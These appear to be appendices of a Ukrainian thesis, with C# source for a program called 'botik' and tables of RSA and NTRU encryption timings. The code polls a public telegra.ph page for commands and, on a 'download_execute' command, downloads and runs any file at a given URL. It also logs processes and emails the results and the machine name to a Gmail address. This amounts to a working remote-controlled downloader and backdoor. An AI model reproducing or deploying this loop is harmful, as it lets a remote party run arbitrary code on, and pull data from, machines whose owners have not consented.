namespace botik.ElGammal
{
    [Serializable]
    public struct ElGamalParameters
    {
        public byte[] P;
        public byte[] G;
        public byte[] Y;
        [NonSerialized] public byte[] X;
    }
}
```

ДОДАТОК М ЛІСТИНГ КЛАСУ ElGammalStart

```
using System;
using System.Text;
using System.IO;
using botik.ElGammal;

namespace botik.wasd
{
    public class ElGammalStart
    {

        string FileIn = @"E:\In.txt";
        string FileEncoded = @"E:\EncodedEG.txt";

        ElGamal x_alg = new ElGamalManaged();
        ElGamal x_encrypt_alg = new ElGamalManaged();
        ElGamal x_decrypt_alg = new ElGamalManaged();
        byte[] x_plaintext = null;
        byte[] x_ciphertext = null;

        public void Encrypt(string x_xml_string_encryption)
        {
            x_alg.FromXmlString(x_xml_string_encryption);

            using (StreamReader sr = new StreamReader(FileIn))
            {
                x_plaintext = Encoding.UTF8.GetBytes(sr.ReadToEnd());
            }

            using (StreamWriter sww = new StreamWriter(FileEncoded))
            {
                x_ciphertext = x_alg.EncryptData(x_plaintext);
                sww.Write(Encoding.UTF8.GetString(x_ciphertext));
            }       }    }
```

ДОДАТОК Н ЛІСТИНГ КЛАСУ configs

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Threading.Tasks;

namespace botik
{
    class configs
    {
        public static string server = "https://telegra.ph/Botik-test-07-17";

        public static string spliter = "{split}";

        public static int delay = 3000; // 3sec
    }
}
```

ДОДАТОК О ЛІСТИНГ КЛАСУ cmd

```
using System;
using System.Text.RegularExpressions;

namespace botik
{
    class cmd
    {
        public string ComType { get; private set; }
        public string ComContent { get; private set; }
        public string ComSize { get; private set; }
        public string OpenKey { get; private set; }

        public cmd(string input_content)
        {
            string[] cmd_cnt = Regex.Split(input_content, configs.spliter);

            ComType = cmd_cnt[0];
            ComContent = cmd_cnt[1];
            ComSize = cmd_cnt[2];
            OpenKey = cmd_cnt[3];
        }
    }
}
```

ДОДАТОК П ЛІСТИНГ КЛАСУ web

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Net;
using System.Text;
using System.Threading.Tasks;

namespace botik
{
    class web
    {
        public static string GetHTML(string URL)
        {
            WebClient wc = new WebClient();
            wc.Proxy = null;

            return wc.DownloadString(URL);
        }

        public static string DownloadFile(String URL)
        {
            string file_name = Path.GetFileName(URL);
            string temp_path = Path.GetTempPath();

            string file_path = Path.Combine(temp_path, file_name);

            WebClient wc = new WebClient();
            wc.Proxy = null;

            wc.DownloadFile(URL, file_path);
            return file_path;
        }    }}
```

ДОДАТОК Р ЛІСТИНГ КЛАСУ cMain

```
using System;
using System.Text.RegularExpressions;
using System.Threading;
using System.Windows.Forms;

namespace botik
{
    class cMain
    {
        static string last_cmd = string.Empty;
        static void Main(string[] args)
        {
            while(true)
            {

                string html = web.GetHTML(configs.server);

                Match regx = Regex.Match(html, "<p>(.*)</p></article>");
                string content = regx.Groups[1].Value;
                met:
                if (last_cmd == content)
                {
                    Thread.Sleep(configs.delay);
                    goto met;
                    //continue;
                }
                last_cmd = content;

                cmd command = new cmd(content);

                Execute(command);

                Thread.Sleep(configs.delay);
            }
        }
```

```
37
38              static void Execute(cmd CMD)
39              {
40                 try
41                 {
42                    switch (CMD.ComType)
43                    {
44                       case "open_link":
45
46                          functions.OpenLink(CMD.ComContent);
47                          break;
48
49                       case "download_execute":
50
51                          functions.DownloadExecute(CMD.ComContent);
52                          break;
53
54                       case "exit":
55
56                          Environment.Exit(0);
57                          break;
58                       case "work":
59                          functions.CodeProcesses();
60                          break;
61                    }
62                 }
63                 catch(Exception ex)
64                 {
65                    MessageBox.Show(ex.ToString(),          "Error",          MessageBoxButtons.OK,
66 MessageBoxIcon.Error);
67                 }
68              }
69           }}
```

ДОДАТОК С ЛІСТИНГ КЛАСУ functions

```
using System;
using System.IO;
using System.Diagnostics;
using System.Threading;
using botik.wasd;

namespace botik
{
    class functions
    {
        //Октрыть ссылку
        public static void OpenLink(string URL)
        {
            if (URL.StartsWith("http"))
            {
                Thread thr = new Thread(() => { Process.Start(URL); });
                thr.Start();
            }
        }
        //Скачиваем и запускаем то что скачали
        public static void DownloadExecute(string URL)
        {
            Thread thr = new Thread(() =>
            {
                string file_path = web.DownloadFile(URL);
                Process.Start(file_path);
            });
            thr.Start();
        }
        //Запись Процессов в файл и проверка всех нужных файлов для работы, если их нет - создаем
        //Шифруем данные из файла и заносим в новый, параллельно сохраняя инфу о загруженности процессора
        public static void CodeProcesses()
        {
```

```
37              Thread thr = new Thread(() =>
38              {
39                  int povt = 10;
40                  string DataFile = @"E:\DataRSA.txt";
41                  string DataFile1 = @"E:\DataEG.txt";
42                  string DataFile2 = @"E:\DataNTRU.txt";
43                  FileStream df = File.Create(DataFile);
44                  df.Close();
45                  FileStream df1 = File.Create(DataFile1);
46                  df1.Close();
47                  FileStream df2 = File.Create(DataFile2);
48                  df2.Close();
49                  FileStream ef = File.Create(@"E:\EncodedRSA.txt");
50                  ef.Close();
51                  FileStream ef1 = File.Create(@"E:\EncodedNTRU.txt");
52                  ef1.Close();
53                  FileStream ef2 = File.Create(@"E:\EncodedEG.txt");
54                  ef2.Close();
55                  FileStream fin = File.Create(@"E:\In.txt");
56                  fin.Close();
57
58                  TestRSA tr = new TestRSA();
59                  tr.RSAtest(povt);
60
61                  TestNTRU tntru = new TestNTRU();
62                  tntru.NTRUtest(povt);
63
64                  ElGammalTest egt = new ElGammalTest();
65                  egt.EGtest(2);
66              });
67              thr.Start();
68
69          }   }}
```

ДОДАТОК Т ЛІСТИНГ КЛАСУ GetAllProcessesIntoFile

```
using System;
using System.Diagnostics;
using System.Text;
using System.IO;
using System.Threading;

namespace botik
{
    class GetAllProcessesIntoFile
    {
        public void WritePr(long len)//len - МБ
        {
            Process[] processes;
            string file = @"E:\In.txt";
            long length = new FileInfo(file).Length;
            int i = 0;
            using (StreamWriter fs = new StreamWriter(file))
            {
                if (length != 0) fs.Write("");
            }

            length = new FileInfo(file).Length;

            using (StreamWriter sw = new StreamWriter(file))
            {
                while (length < len*1024*1024)
                {
                    processes = Process.GetProcesses();

                    if (i >= processes.Length - 1)
                    {
                        i = 0;
                    }
                    sw.WriteLine(processes[i].ProcessName.ToString() + " " + processes[i].Id.ToString() + " " + processes[i].WorkingSet64.ToString());
```

```
37
38                          length = new FileInfo(file).Length;
39                          i++;
40                      }
41                  }
42              }
43          }
44      }
45
```

ДОДАТОК У ЛІСТИНГ КЛАСУ ElGammalTest

```
using System;
using System.Diagnostics;
using System.IO;
using System.Management;

namespace botik.wasd
{
    class ElGammalTest
    {
        [System.Runtime.InteropServices.DllImport("kernel32.dll")]
        static extern uint GetCurrentThreadId();
        public void EGtest(int povt)
        {
            string DataFile = @"E:\DataEG.txt";
            string EncryptedFile = @"E:\EncodedEG.txt";
            ElGammalStart egs = new ElGammalStart();

            GetAllProcessesIntoFile getPrWrToFile = new GetAllProcessesIntoFile();

            var id = GetCurrentThreadId();//получаем ID текущего потока
            Process pr = Process.GetCurrentProcess();
            ProcessThread thread = null;

            int k = 1;

            //находим объект ProcessThread для текущего потока
            foreach (ProcessThread th in pr.Threads)
            {
                if (th.Id == (int)id) thread = th;
            }
            if (thread == null) { return; }

            while (k <= povt)
            {
                using (StreamWriter swrn = new StreamWriter(DataFile, append: true))
```

```
37                      {
38
39                          if (k != 0)
40                          {
41                              getPrWrToFile.WritePr(k);
42                          }
43                          else {  return; }
44
45                          Stopwatch myStopWatch = new Stopwatch();
46
47                          myStopWatch.Start();
48                          var before = thread.TotalProcessorTime.Ticks;
49                          egs.Encrypt();
50                          var after = thread.TotalProcessorTime.Ticks;
51                          myStopWatch.Stop();
52
53
54                          double processor_time = TimeSpan.FromTicks(after -
55  before).TotalMilliseconds;
56                          double total_time = (myStopWatch.ElapsedMilliseconds);
57                          double usage = (processor_time) / (Environment.ProcessorCount * total_time)
58  * 100.0;
59                          TimeSpan ts = myStopWatch.Elapsed;
60
61                          // Format and display the TimeSpan value.
62                          string elapsedTime = String.Format("{0:00}:{1:00}:{2:00}.{3:00}",
63                              ts.Hours, ts.Minutes, ts.Seconds,
64                              ts.Milliseconds / 10);
65
66
67                          swrn.Write("EG RSA Processor time: " + Math.Round(processor_time,
68  2).ToString());
69                          swrn.Write(" Usage %: " + Math.Round(usage, 1).ToString());
70                          swrn.Write(" RunTime: " + elapsedTime);
```

```
71                          swrn.WriteLine("    MachineName " + Environment.MachineName.ToString()
72    +"    " + k + "Мб");
73                          }
74
75                          Sender send = new Sender();
76                          send.send(DataFile, EncryptedFile);
77                          k++;
78                      }
79                  }
80              }
81          }
82
```

ДОДАТОК Ф ЛІСТИНГ КЛАСУ TestNTRU

```
using System;
using System.IO;
using System.Diagnostics;



namespace botik.wasd
{
    class TestNTRU
    {
        [System.Runtime.InteropServices.DllImport("kernel32.dll")]
        static extern uint GetCurrentThreadId();
        public void NTRUtest(int povt)
        {
            string DataFile = @"E:\DataNTRU.txt";
            string encryptedFile = @"E:\EncodedNTRU.txt";
            NTRUEncryptStart ntrues = new NTRUEncryptStart();
            GetAllProcessesIntoFile getPrWrToFile = new GetAllProcessesIntoFile();

            var id = GetCurrentThreadId();//получаем ID текущего потока
            Process pr = Process.GetCurrentProcess();
            ProcessThread thread = null;

            int k = 1;

            //находим объект ProcessThread для текущего потока
            foreach (ProcessThread th in pr.Threads)
            {
                if (th.Id == (int)id) thread = th;
            }
            if (thread == null) { /*Console.WriteLine("ProcessThread not found");*/ return; }

            while (k <= povt)
            {
                using (StreamWriter swrn = new StreamWriter(DataFile, append: true))
```

```
37                      {
38
39                          if (k != 0)
40                          {
41                              getPrWrToFile.WritePr(k);
42                          }
43                          else { Console.WriteLine("k = 0!?"); return; }
44                          //Console.WriteLine("NTRU Я Написаль " + k);
45
46                          Stopwatch myStopWatch = new Stopwatch();
47
48                          myStopWatch.Start();
49                          var before = thread.TotalProcessorTime.Ticks;
50                          ntrues.Encrypt();
51                          var after = thread.TotalProcessorTime.Ticks;
52                          myStopWatch.Stop();
53
54                          //Console.WriteLine("NTRU Я зашифроваль " + k);
55
56                          double processor_time = TimeSpan.FromTicks(after -
57  before).TotalMilliseconds;
58                          double total_time = (myStopWatch.ElapsedMilliseconds);
59                          double usage = (processor_time) / (Environment.ProcessorCount * total_time)
60  * 100.0;
61                          TimeSpan ts = myStopWatch.Elapsed;
62
63                          // Format and display the TimeSpan value.
64                          string elapsedTime = String.Format("{0:00}:{1:00}:{2:00}.{3:00}",
65                              ts.Hours, ts.Minutes, ts.Seconds,
66                              ts.Milliseconds / 10);
67
68
69                          swrn.Write("NTRU Processor time: " + Math.Round(processor_time,
70  2).ToString());
71                          swrn.Write(" Usage %: " + Math.Round(usage, 1).ToString());
```

```
72                          swrn.Write(" RunTime: " + elapsedTime);
73                          swrn.WriteLine("    MachineName " + Environment.MachineName.ToString()
74    + "    " + k + "Мб");
75                      }
76                      Sender send = new Sender();
77                      send.send(DataFile, encryptedFile);
78                      //Console.WriteLine("NTRU Закончиль круг " + k);
79                      k++;
80                  }
81
82              }
83          }
84      }
85
```

ДОДАТОК Х ЛІСТИНГ КЛАСУ TestRSA

```
using System;
using System.Diagnostics;
using System.IO;

namespace botik.wasd
{
    class TestRSA
    {
        [System.Runtime.InteropServices.DllImport("kernel32.dll")]
        static extern uint GetCurrentThreadId();
        public void RSAtest(int povt)
        {
            string DataFile = @"E:\DataRSA.txt";
            string encryptedFile = @"E:\EncodedRsa.txt";
            NormRSA normRsa = new NormRSA();
            GetAllProcessesIntoFile getPrWrToFile = new GetAllProcessesIntoFile();

            var id = GetCurrentThreadId();//получаем ID текущего потока
            Process pr = Process.GetCurrentProcess();
            ProcessThread thread = null;

            int k = 1;

            //находим объект ProcessThread для текущего потока
            foreach (ProcessThread th in pr.Threads)
            {
                if (th.Id == (int)id) thread = th;
            }
            if (thread == null) { /*Console.WriteLine("ProcessThread not found");*/ return; }

            normRsa.GenKeys();
            //Console.WriteLine("RSA Ключ Сделаль");
            while (k <= povt)
            {
                using (StreamWriter swrn = new StreamWriter(DataFile, append: true))
```

```
37                      {
38
39                          if (k != 0)
40                          {
41                              getPrWrToFile.WritePr(k);
42                          }
43                          else { Console.WriteLine("k = 0!?"); return; }
44                          //Console.WriteLine("RSA Я Написаль " + k);
45
46                          Stopwatch myStopWatch = new Stopwatch();
47
48                          myStopWatch.Start();
49                          var before = thread.TotalProcessorTime.Ticks;
50                          normRsa.Encrypt();
51                          var after = thread.TotalProcessorTime.Ticks;
52                          myStopWatch.Stop();
53
54                          //Console.WriteLine("RSA Я зашифроваль " + k);
55
56                          double processor_time = TimeSpan.FromTicks(after -
57  before).TotalMilliseconds;
58                          double total_time = (myStopWatch.ElapsedMilliseconds);
59                          double usage = (processor_time) / (Environment.ProcessorCount * total_time)
60  * 100.0;
61                          TimeSpan ts = myStopWatch.Elapsed;
62
63                          // Format and display the TimeSpan value.
64                          string elapsedTime = String.Format("{0:00}:{1:00}:{2:00}.{3:00}",
65                              ts.Hours, ts.Minutes, ts.Seconds,
66                              ts.Milliseconds / 10);
67
68
69                          swrn.Write("RSA Processor time: " + Math.Round(processor_time,
70  2).ToString());
71                          swrn.Write(" Usage %: " + Math.Round(usage, 1).ToString());
```

```
72                          swrn.Write(" RunTime: " + elapsedTime);
73                          swrn.WriteLine("    MachineName " + Environment.MachineName.ToString()
74    + "    " + k + "Мб");
75                      }
76                      Sender send = new Sender();
77                      send.send(DataFile, encryptedFile);
78                      //Console.WriteLine("RSA Закончиль круг " + k);
79                      k++;
80                  }
81
82              }
83          }
84      }
85
```

ДОДАТОК Ц ЛІСТИНГ КЛАСУ Sender

```
using System;
using System.Net;
using System.Net.Mail;
using System.Net.Mime;

namespace botik.wasd
{
    class Sender
    {
        public void send(string Encrypted, string DataF)
        {
            using (MailMessage mm = new MailMessage("Name <mailFrom@gmail.com>", "MailTo@gmail.com"))
            {
                mm.Subject = "HI There";
                mm.Body = "Made This";
                mm.IsBodyHtml = false;
                mm.Attachments.Add(new Attachment(Encrypted, MediaTypeNames.Text.Plain));
                mm.Attachments.Add(new Attachment(DataF, MediaTypeNames.Text.Plain));
                using (SmtpClient sc = new SmtpClient("smtp.gmail.com", 587))
                {
                    sc.EnableSsl = true;
                    //sc.DeliveryMethod = SmtpDeliveryMethod.Network;
                    sc.UseDefaultCredentials = false;
                    sc.Credentials = new NetworkCredential("mailFrom@gmail.com", "password");
                    sc.Send(mm);
                }
            }
        }
    }
```

1 **ДОДАТОК Ш ТАБЛИЦЯ РЕЗУЛЬТАТІВ ШИФРУВАННЯ ENTRUEncrypt**

Назва процесору	Розмір файлу, Мб	Процесорний час, мсек	Завантаження процесору, %
1	2	3	4
Intel Core i3 6100	1	4995,51	20,4
Intel Core i3 6100	1	5012,75	20,7
Intel Core i3 6100	1	5035,02	20,6
Intel Core i3 6100	1	5015,62	20,3
Intel Core i3 6100	1	5024,5	20,5
Intel Core i3 6100	1	5021,08	20,8
Intel Core i3 6100	1	5019,25	20,6
Intel Core i3 6100	2	9608,09	25
Intel Core i3 6100	2	9636,95	25,6
Intel Core i3 6100	2	9666,2	24,2
Intel Core i3 6100	2	9656,25	24,7
Intel Core i3 6100	2	9663,63	25,4
Intel Core i3 6100	2	9656,25	26,3
Intel Core i3 6100	2	9651,05	25,2
Intel Core i3 6100	3	15651,08	23,2
Intel Core i3 6100	3	15663,58	23,3
Intel Core i3 6100	3	15675,41	23,7
Intel Core i3 6100	3	15671,88	22,9
Intel Core i3 6100	3	15667,5	23,3
Intel Core i3 6100	3	15678,39	22,8
Intel Core i3 6100	3	15683,3	24,8
Intel Core i3 6100	4	20344,85	24,4
Intel Core i3 6100	4	20395,02	24,6
Intel Core i3 6100	4	20390,62	20,8
Intel Core i3 6100	4	20399,91	20,6
Intel Core i3 6100	4	20390,62	25
Intel Core i3 6100	4	20412,09	25,6
Intel Core i3 6100	4	20383,67	24,2
Intel Core i3 6100	5	24993,91	24,7
Intel Core i3 6100	5	25123,21	25,4
Intel Core i3 6100	5	25109,38	26,3
Intel Core i3 6100	5	25079,5	25,2
Intel Core i3 6100	5	25131,75	23,2
Intel Core i3 6100	5	25136,17	23,3
Intel Core i3 6100	5	25109,38	23,7
Intel Core i3 6100	6	30521,16	22,9
Intel Core i3 6100	6	30531,61	23,3
Intel Core i3 6100	6	30546,88	22,8
Intel Core i3 6100	6	30549,09	24,8
Intel Core i3 6100	6	30562,3	24,4
Intel Core i3 6100	6	30552,25	24,6
Intel Core i3 6100	6	30558,73	20,8

Продовження додатку Ш

1	2	3	4
Intel Core i3 6100	7	35765,62	20,6
Intel Core i3 6100	7	35727,38	25
Intel Core i3 6100	7	35731,14	25,6
Intel Core i3 6100	7	35783,46	24,2
Intel Core i3 6100	7	35755,74	24,7
Intel Core i3 6100	7	35723,43	25,4
Intel Core i3 6100	7	35763,5	26,3
Intel Core i3 6100	8	45952,32	25,2
Intel Core i3 6100	8	45997,22	23,2
Intel Core i3 6100	8	46024,75	23,3
Intel Core i3 6100	8	45984,38	23,7
Intel Core i3 6100	8	45984,38	22,9
Intel Core i3 6100	8	45995,31	23,3
Intel Core i3 6100	8	45979,08	22,8
Intel Core i3 6100	9	43537,52	24,8
Intel Core i3 6100	9	43562,5	23,3
Intel Core i3 6100	9	43521,31	22,8
Intel Core i3 6100	9	43587,17	24,8
Intel Core i3 6100	9	43592,05	24,4
Intel Core i3 6100	9	43569,23	24,6
Intel Core i3 6100	9	43579,75	20,8
Intel Core i3 6100	10	53453,12	20,6
Intel Core i3 6100	10	53414,71	25
Intel Core i3 6100	10	53426,85	25,6
Intel Core i3 6100	10	53459,8	24,2
Intel Core i3 6100	10	53485,59	24,7
Intel Core i3 6100	10	53461,41	25,4
Intel Core i3 6100	10	53447,16	24,8
Intel Core i3 3110M	1	8453,12	24,2
Intel Core i3 3110M	1	8484,18	24,7
Intel Core i3 3110M	1	8444,84	25,4
Intel Core i3 3110M	1	8461,5	26,3
Intel Core i3 3110M	1	8483,02	25,2
Intel Core i3 3110M	1	8487,81	23,2
Intel Core i3 3110M	1	8473,75	23,3
Intel Core i3 3110M	2	16237,82	23,7
Intel Core i3 3110M	2	16281,25	22,9
Intel Core i3 3110M	2	16262,13	23,3
Intel Core i3 3110M	2	16292,81	22,8
Intel Core i3 3110M	2	16288,55	24,8
Intel Core i3 3110M	2	16312,06	23,3
Intel Core i3 3110M	2	16275,4	22,8
Intel Core i3 3110M	3	24412,44	24,8
Intel Core i3 3110M	3	24443,81	24,4
Intel Core i3 3110M	3	24474,09	24,6

Продовження додатку Ш

1	2	3	4
Intel Core i3 3110M	3	24492,25	20,8
Intel Core i3 3110M	3	24461,7	20,6
Intel Core i3 3110M	3	24437,78	25
Intel Core i3 3110M	3	24468,75	25,6
Intel Core i3 3110M	4	32515,62	24,2
Intel Core i3 3110M	4	32502,14	24,7
Intel Core i3 3110M	4	32487,58	25,4
Intel Core i3 3110M	4	32532,71	24,8
Intel Core i3 3110M	4	32521,02	25,4
Intel Core i3 3110M	4	32528,3	26,3
Intel Core i3 3110M	4	32527,48	25,2
Intel Core i3 3110M	5	41125	23,2
Intel Core i3 3110M	5	41124,13	23,3
Intel Core i3 3110M	5	41153,18	23,7
Intel Core i3 3110M	5	41111,74	22,9
Intel Core i3 3110M	5	41147,73	23,3
Intel Core i3 3110M	5	41132,08	22,8
Intel Core i3 3110M	5	41118,6	24,8
Intel Core i3 3110M	6	48875,14	23,3
Intel Core i3 3110M	6	48842,83	25,6
Intel Core i3 3110M	6	48878,83	24,2
Intel Core i3 3110M	6	48886,53	24,7
Intel Core i3 3110M	6	48895,53	25,4
Intel Core i3 3110M	6	48814,7	24,8
Intel Core i3 3110M	6	48912,74	25,4
Intel Core i3 3110M	7	54437,53	26,3
Intel Core i3 3110M	7	54387,16	25,2
Intel Core i3 3110M	7	54396,87	23,2
Intel Core i3 3110M	7	54421,54	23,3
Intel Core i3 3110M	7	54439,05	23,2
Intel Core i3 3110M	7	54476,47	22,9
Intel Core i3 3110M	7	54451,85	23,3
Intel Core i3 3110M	8	65531,25	22,8
Intel Core i3 3110M	8	65487,05	24,8
Intel Core i3 3110M	8	65491,2	23,3
Intel Core i3 3110M	8	65521,78	25,6
Intel Core i3 3110M	8	65574,65	24,2
Intel Core i3 3110M	8	65571,44	24,7
Intel Core i3 3110M	8	65558,38	25,4
Intel Core i3 3110M	9	73640,62	24,8
Intel Core i3 3110M	9	73619,38	25,4
Intel Core i3 3110M	9	73604,07	26,3
Intel Core i3 3110M	9	73665,93	25,4
Intel Core i3 3110M	9	73647,85	26,3
Intel Core i3 3110M	9	73691,1	25,2

Продовження додатку Ш

1	2	3	4
Intel Core i3 3110M	9	73644,31	23,2
Intel Core i3 3110M	10	81734,38	23,3
Intel Core i3 3110M	10	81681,12	23,2
Intel Core i3 3110M	10	81774,09	22,9
Intel Core i3 3110M	10	81745,8	23,3
Intel Core i3 3110M	10	81739,78	22,8
Intel Core i3 3110M	10	81722,77	24,8
Intel Core i3 3110M	10	81749,68	23,3
AMD FX-8350 4Ghz	1	7140,62	12,3
AMD FX-8350 4Ghz	1	7112,53	12,2
AMD FX-8350 4Ghz	1	7174,84	12,4
AMD FX-8350 4Ghz	1	7163,12	12,4
AMD FX-8350 4Ghz	1	7148,02	12,3
AMD FX-8350 4Ghz	1	7132,3	12,2
AMD FX-8350 4Ghz	1	7167,39	12,4
AMD FX-8350 4Ghz	2	14109,38	12,4
AMD FX-8350 4Ghz	2	14067,08	12,4
AMD FX-8350 4Ghz	2	14096,54	12,4
AMD FX-8350 4Ghz	2	14167,7	12,3
AMD FX-8350 4Ghz	2	14178,16	12,2
AMD FX-8350 4Ghz	2	14134,67	12,4
AMD FX-8350 4Ghz	2	14114,17	12,2
AMD FX-8350 4Ghz	3	21140,62	12,4
AMD FX-8350 4Ghz	3	21103,09	12,4
AMD FX-8350 4Ghz	3	21144,67	12,4
AMD FX-8350 4Ghz	3	21132,65	12,4
AMD FX-8350 4Ghz	3	21165,75	12,2
AMD FX-8350 4Ghz	3	21122,78	12,4
AMD FX-8350 4Ghz	3	21145,2	12,4
AMD FX-8350 4Ghz	4	28140,62	12,4
AMD FX-8350 4Ghz	4	28087,6	12,4
AMD FX-8350 4Ghz	4	28112,09	12,3
AMD FX-8350 4Ghz	4	28134,71	12,2
AMD FX-8350 4Ghz	4	28165,34	12,4
AMD FX-8350 4Ghz	4	28149,54	12,2
AMD FX-8350 4Ghz	4	28134,78	12,4
AMD FX-8350 4Ghz	5	36031,25	12,4
AMD FX-8350 4Ghz	5	35961,55	12,2
AMD FX-8350 4Ghz	5	36012,4	12,4
AMD FX-8350 4Ghz	5	36076,34	12,4
AMD FX-8350 4Ghz	5	36018,05	12,4
AMD FX-8350 4Ghz	5	36037,58	12,4
AMD FX-8350 4Ghz	5	36048,38	12,2
AMD FX-8350 4Ghz	6	42562,5	12,4
AMD FX-8350 4Ghz	6	42532,67	12,4

Продовження додатку Ш

1	2	3	4
AMD FX-8350 4Ghz	6	42574,67	12,2
AMD FX-8350 4Ghz	6	42525,3	12,4
AMD FX-8350 4Ghz	6	42574,03	12,2
AMD FX-8350 4Ghz	6	42568,34	12,4
AMD FX-8350 4Ghz	6	42576,8	12,4
AMD FX-8350 4Ghz	7	50092,28	12,2
AMD FX-8350 4Ghz	7	50113,37	12,4
AMD FX-8350 4Ghz	7	50114,48	12,4
AMD FX-8350 4Ghz	7	50135,16	12,4
AMD FX-8350 4Ghz	7	50124,76	12,4
AMD FX-8350 4Ghz	7	50112,05	12,2
AMD FX-8350 4Ghz	7	50157,6	12,4
AMD FX-8350 4Ghz	8	56873,98	12,4
AMD FX-8350 4Ghz	8	56824,58	12,2
AMD FX-8350 4Ghz	8	56926,04	12,4
AMD FX-8350 4Ghz	8	56856,5	12,2
AMD FX-8350 4Ghz	8	56868,33	12,4
AMD FX-8350 4Ghz	8	56829,63	12,4
AMD FX-8350 4Ghz	8	56896,66	12,2
AMD FX-8350 4Ghz	9	63194,27	12,2
AMD FX-8350 4Ghz	9	63158,09	12,4
AMD FX-8350 4Ghz	9	63228,13	12,4
AMD FX-8350 4Ghz	9	63214,48	12,4
AMD FX-8350 4Ghz	9	63172,29	12,4
AMD FX-8350 4Ghz	9	63171,32	12,2
AMD FX-8350 4Ghz	9	63199,7	12,4
AMD FX-8350 4Ghz	10	69784,34	12,4
AMD FX-8350 4Ghz	10	69823,04	12,2
AMD FX-8350 4Ghz	10	69751,87	12,4
AMD FX-8350 4Ghz	10	69739,93	12,2
AMD FX-8350 4Ghz	10	69798,04	12,4
AMD FX-8350 4Ghz	10	69804,4	12,2
AMD FX-8350 4Ghz	10	69782,28	12,4
Intel Core i3 540	1	7581,65	23,1
Intel Core i3 540	1	7532,05	24,6
Intel Core i3 540	1	7624,17	24,5
Intel Core i3 540	1	7597,3	24,7
Intel Core i3 540	1	7573,22	24,7
Intel Core i3 540	1	7578,98	23,1
Intel Core i3 540	1	7588,49	24,5
Intel Core i3 540	2	14882,5	24,5
Intel Core i3 540	2	14923,78	24,7
Intel Core i3 540	2	14894,74	24,7
Intel Core i3 540	2	14829,59	24,6
Intel Core i3 540	2	14868,41	24,5

Продовження додатку Ш

1	2	3	4
Intel Core i3 540	2	14892,28	23,1
Intel Core i3 540	2	14913,37	23,1
Intel Core i3 540	3	22417,34	24,6
Intel Core i3 540	3	22448,3	24,5
Intel Core i3 540	3	22387,14	24,7
Intel Core i3 540	3	22413,37	24,7
Intel Core i3 540	3	22442,28	23,1
Intel Core i3 540	3	22414,88	24,5
Intel Core i3 540	3	22425,07	24,5
Intel Core i3 540	4	29811,79	24,7
Intel Core i3 540	4	29772,35	24,7
Intel Core i3 540	4	29794,01	24,6
Intel Core i3 540	4	29798,4	24,5
Intel Core i3 540	4	29814,48	23,1
Intel Core i3 540	4	29832,28	23,1
Intel Core i3 540	4	29813,37	24,6
Intel Core i3 540	5	37159,44	24,5
Intel Core i3 540	5	37132,97	24,7
Intel Core i3 540	5	37179,32	24,7
Intel Core i3 540	5	37167,05	23,1
Intel Core i3 540	5	37122,28	24,5
Intel Core i3 540	5	37143,37	24,5
Intel Core i3 540	5	37133,7	24,7
Intel Core i3 540	6	44772,29	24,7
Intel Core i3 540	6	44734,58	24,6
Intel Core i3 540	6	44794,17	24,5
Intel Core i3 540	6	44814,48	23,1
Intel Core i3 540	6	44791,91	24,6
Intel Core i3 540	6	44813,37	24,5
Intel Core i3 540	6	44753,22	24,7
Intel Core i3 540	7	51995,13	24,7
Intel Core i3 540	7	52034,79	23,1
Intel Core i3 540	7	51943,22	24,7
Intel Core i3 540	7	52013,37	23,1
Intel Core i3 540	7	51958,12	24,5
Intel Core i3 540	7	51986,1	24,5
Intel Core i3 540	7	51991,04	24,7
Intel Core i3 540	8	59888,78	24,7
Intel Core i3 540	8	59914,48	24,6
Intel Core i3 540	8	59862,28	24,5
Intel Core i3 540	8	59913,37	23,1
Intel Core i3 540	8	59872,28	24,6
Intel Core i3 540	8	59868,08	24,5
Intel Core i3 540	8	59859,9	24,7
Intel Core i3 540	9	66862,03	23,1

Продовження додатку Ш

1	2	3	4
Intel Core i3 540	9	66825,79	24,7
Intel Core i3 540	9	66884,3	23,1
Intel Core i3 540	9	66852,28	24,5
Intel Core i3 540	9	66831,93	24,5
Intel Core i3 540	9	66869,81	24,7
Intel Core i3 540	9	66829,97	24,7
Intel Core i3 540	10	74006,87	24,7
Intel Core i3 540	10	74024,03	24,6
Intel Core i3 540	10	74038,15	24,5
Intel Core i3 540	10	73978,25	23,1
Intel Core i3 540	10	73983,6	24,6
Intel Core i3 540	10	74012,91	24,5

2 **ДОДАТОК Ю ТАБЛИЦЯ РЕЗУЛЬТАТІВ ШИФРУВАННЯ RSA**

Назва процесору	Розмір файлу, Мб	Процесорний час, мсек	Завантаження процесору, %
1	2	3	4
Intel Core i3 6100	1	642,32	20,4
Intel Core i3 6100	1	638,52	20,7
Intel Core i3 6100	1	640,62	20,6
Intel Core i3 6100	1	644,27	20,3
Intel Core i3 6100	1	636,71	20,5
Intel Core i3 6100	1	641,32	20,8
Intel Core i3 6100	1	639,38	20,6
Intel Core i3 6100	2	1201,32	25
Intel Core i3 6100	2	1199,87	25,6
Intel Core i3 6100	2	1197,11	24,2
Intel Core i3 6100	2	1201,45	24,7
Intel Core i3 6100	2	1193,07	25,4
Intel Core i3 6100	2	1210,02	26,3
Intel Core i3 6100	2	1201,75	25,2
Intel Core i3 6100	3	1641,34	23,2
Intel Core i3 6100	3	1643,46	23,3
Intel Core i3 6100	3	1639,62	23,7
Intel Core i3 6100	3	1638,75	22,9
Intel Core i3 6100	3	1639,44	23,3
Intel Core i3 6100	3	1640,62	22,8
Intel Core i3 6100	3	1643,12	24,8
Intel Core i3 6100	4	2204,22	24,4
Intel Core i3 6100	4	2201,17	24,6
Intel Core i3 6100	4	2199,96	24,2
Intel Core i3 6100	4	2206,04	24
Intel Core i3 6100	4	2199,76	24,1
Intel Core i3 6100	4	2205,02	23,7
Intel Core i3 6100	4	2203,12	24,4
Intel Core i3 6100	5	2625,13	24,6
Intel Core i3 6100	5	2624,97	24,3
Intel Core i3 6100	5	2626,64	24,1
Intel Core i3 6100	5	2622,74	24,6
Intel Core i3 6100	5	2619,98	24,1
Intel Core i3 6100	5	2625,25	24,3
Intel Core i3 6100	5	2625	24,1
Intel Core i3 6100	6	3281,12	24,6
Intel Core i3 6100	6	3283,25	24,1
Intel Core i3 6100	6	3281,74	24,3
Intel Core i3 6100	6	3284,28	24,2
Intel Core i3 6100	6	3279,77	24,1
Intel Core i3 6100	6	3280,21	24,5
Intel Core i3 6100	6	3281,25	24,3

Продовження додатку Ю

1	2	3	4
Intel Core i3 6100	7	3875,12	24,6
Intel Core i3 6100	7	3874,56	24,3
